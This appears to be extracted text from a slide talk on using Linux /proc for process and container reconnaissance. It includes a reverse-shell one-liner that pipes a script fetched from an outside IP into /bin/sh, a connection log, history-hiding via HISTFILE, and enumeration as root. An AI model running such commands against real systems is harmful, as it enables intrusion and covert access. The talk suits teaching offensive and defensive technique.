0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:000012B6 00000000 0 0 52302 2 00000000691665f5 20 4 30 10 -1
1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:000007B1 00000000 0 0 52297 2 00000000b03cab7 53 4 28 10 -1
```

What's /proc?

- A Filesystem
 - Not "real" files
- A Window into the Kernel
 - With a File-like Interface
- Info about...
 - Processes
 - Devices
 - The Network
 - The Kernel Itself



```
ssh
> ls -l /proc/sys/kernel
total 0
-rw-r--r-- 1 root root 0 Oct 22 22:08 acct
-rw-r--r-- 1 root root 0 Oct 22 22:08 acpi_video_flags
-rw----- 1 root root 0 Oct 22 22:08 apparmor_display_secid_mode
-r--r--r-- 1 root root 0 Oct 22 22:08 arch
-rw-r--r-- 1 root root 0 Oct 22 22:08 auto_msgmni
-r--r--r-- 1 root root 0 Oct 22 22:08 bootloader_type
-r--r--r-- 1 root root 0 Oct 22 22:08 bootloader_version
-rw-r--r-- 1 root root 0 Oct 22 22:08 bpf_stats_enabled
-rw----- 1 root root 0 Oct 22 22:08 cad_pid
-r--r--r-- 1 root root 0 Oct 22 22:08 cap_last_cap
-rw-r--r-- 1 root root 0 Oct 22 18:33 core_pattern
-rw-r--r-- 1 root root 0 Oct 22 22:08 core_pipe_limit
-rw-r--r-- 1 root root 0 Oct 22 22:08 core_uses_pid
-rw-r--r-- 1 root root 0 Oct 22 22:08 ctrl-alt-del
-rw-r--r-- 1 root root 0 Oct 22 22:08 dmesg_restrict
-rw-r--r-- 1 root root 0 Oct 22 22:08 domainname
dr-xr-xr-x 1 root root 0 Oct 22 22:08 firmware_config
-rw-r--r-- 1 root root 0 Oct 22 22:08 ftrace_dump_on_oops
-rw-r--r-- 1 root root 0 Oct 22 22:08 ftrace_enabled
-rw-r--r-- 1 root root 0 Oct 22 22:08 hardlockup_all_cpu_backtrace
-rw-r--r-- 1 root root 0 Oct 22 22:08 hardlockup_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 hostname
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_all_cpu_backtrace
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_check_count
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_check_interval_secs
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_timeout_secs
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_warnings
-rw-r--r-- 1 root root 0 Oct 22 22:08 io_delay_type
-rw-r--r-- 1 root root 0 Oct 22 22:08 kexec_load_disabled
dr-xr-xr-x 1 root root 0 Oct 22 22:08 keys
-rw-r--r-- 1 root root 0 Oct 22 22:08 kptr_restrict
-rw-r--r-- 1 root root 0 Oct 22 22:08 max_lock_depth
-rw-r--r-- 1 root root 0 Oct 22 22:08 max_rcu_stall_to_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 modprobe
-rw-r--r-- 1 root root 0 Oct 22 22:08 modules_disabled
-r--r--r-- 1 root root 0 Oct 22 22:08 msg_next_id
-rw-r--r-- 1 root root 0 Oct 22 22:08 msgmax
```


ps Reads Files in /proc




We Get a Process Listing




We Didn't Get a Process Listing




What Path is \$pid Executing?



This is \$pid



Process Listing without ps




A terminal window titled 'ssh' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows the command `> ls -l /proc/*/exe` and its output, which lists the executable files for various processes in the `/proc` directory. Each line shows permissions, PID, UID, GID, device, inode, timestamp, the path to the executable, and the command being run.


```
> ls -l /proc/*/exe
lrwxrwxrwx 1 root root 0 Oct 22 18:32 /proc/1/exe -> /usr/sbin/docker-init
lrwxrwxrwx 1 root root 0 Oct 22 22:19 /proc/169/exe -> /usr/bin/dash
lrwxrwxrwx 1 root root 0 Oct 22 22:19 /proc/170/exe -> /usr/bin/curl
lrwxrwxrwx 1 root root 0 Oct 22 22:19 /proc/171/exe -> /usr/bin/dash
lrwxrwxrwx 1 root root 0 Oct 22 22:19 /proc/172/exe -> /usr/bin/curl
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
lrwxrwxrwx 1 root root 0 Oct 22 22:19 /proc/self/exe -> /usr/bin/ls
lrwxrwxrwx 1 root root 0 Oct 22 22:19 /proc/thread-self/exe -> /usr/bin/ls
```

Interesting Files in /proc

- `/proc/$pid/exe`
 - Symlink to \$pid's executed binary
- `/proc/$pid/cmdline`
 - \$pid's arguments (argv)
- `/proc/$pid/environ`
 - \$pid's environment variables
- `/proc/$pid/maps`
 - \$pid's memory regions and mapped files
- `/proc/$pid/mem`
 - Interface to \$pid's memory (use lseek)
- `/proc/$pid/root`
 - Funny symlink to \$pid's root directory
- `/proc/$pid/fd/`
 - \$pid's open files
- `/proc/net/tcp{,6}`
 - TCP sockets
- `/proc/mounts`
 - Mounted filesystems
- `/proc/self`
 - Symlink to opening process' `/proc/$pid`
- `/proc/sys/kernel/core_pattern`
 - Core dump "location" pattern
- `/proc/partitions`
 - Disk partitions
- `/proc/net/tcp{,6}`
 - TCP sockets

Interesting Files in /proc

- 
- tl;dr - /proc has Systemsy "Files"



What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



But first, a Side Quest!

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



But first, a Side Quest!

What's a Container? (v3)


- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell



What's that *really* mean?

What's a Container? (v3)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell




Bet we're
gonna see
/proc...



What's that *really* mean?

Inside the Container

Where are we?




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:


curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

Where are we, container-style?




Where are we, container-style?



A terminal window with a title bar containing three colored circles (red, yellow, green) on the left, the text "ssh" in the center, and a window control icon on the right. The terminal content shows a prompt character ">" followed by the command "for f in /proc/*/cmdline;".


```
> for f in /proc/*/cmdline;
```

Where are we, container-style?

A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the text 'ssh' in the center, and a zoom icon followed by '1' on the right. The terminal area is white and contains a single line of text: a prompt character followed by a shell command. The command is a loop that iterates over all files in the directory /proc, printing the command line of each process.

```
> for f in /proc/*/cmdline; do echo "--- $f ---";
```

Where are we, container-style?

A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the text 'ssh' in the center, and a zoom icon on the right. The terminal content shows a shell prompt followed by a command to iterate over files in /proc and print their command lines.

```
ssh  ⌘1  
> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f;
```



Where are we, container-style?



A terminal window titled 'ssh' with a window control bar (red, yellow, green buttons) and a zoom icon. The terminal displays a shell command and its output. The command is: `> for f in /proc/*/cmdline; do echo "--- $f ---"; tr '\0' '\n' <$f; done; uname -a; id`. The output is: `--- /proc/1/cmdline ---`.

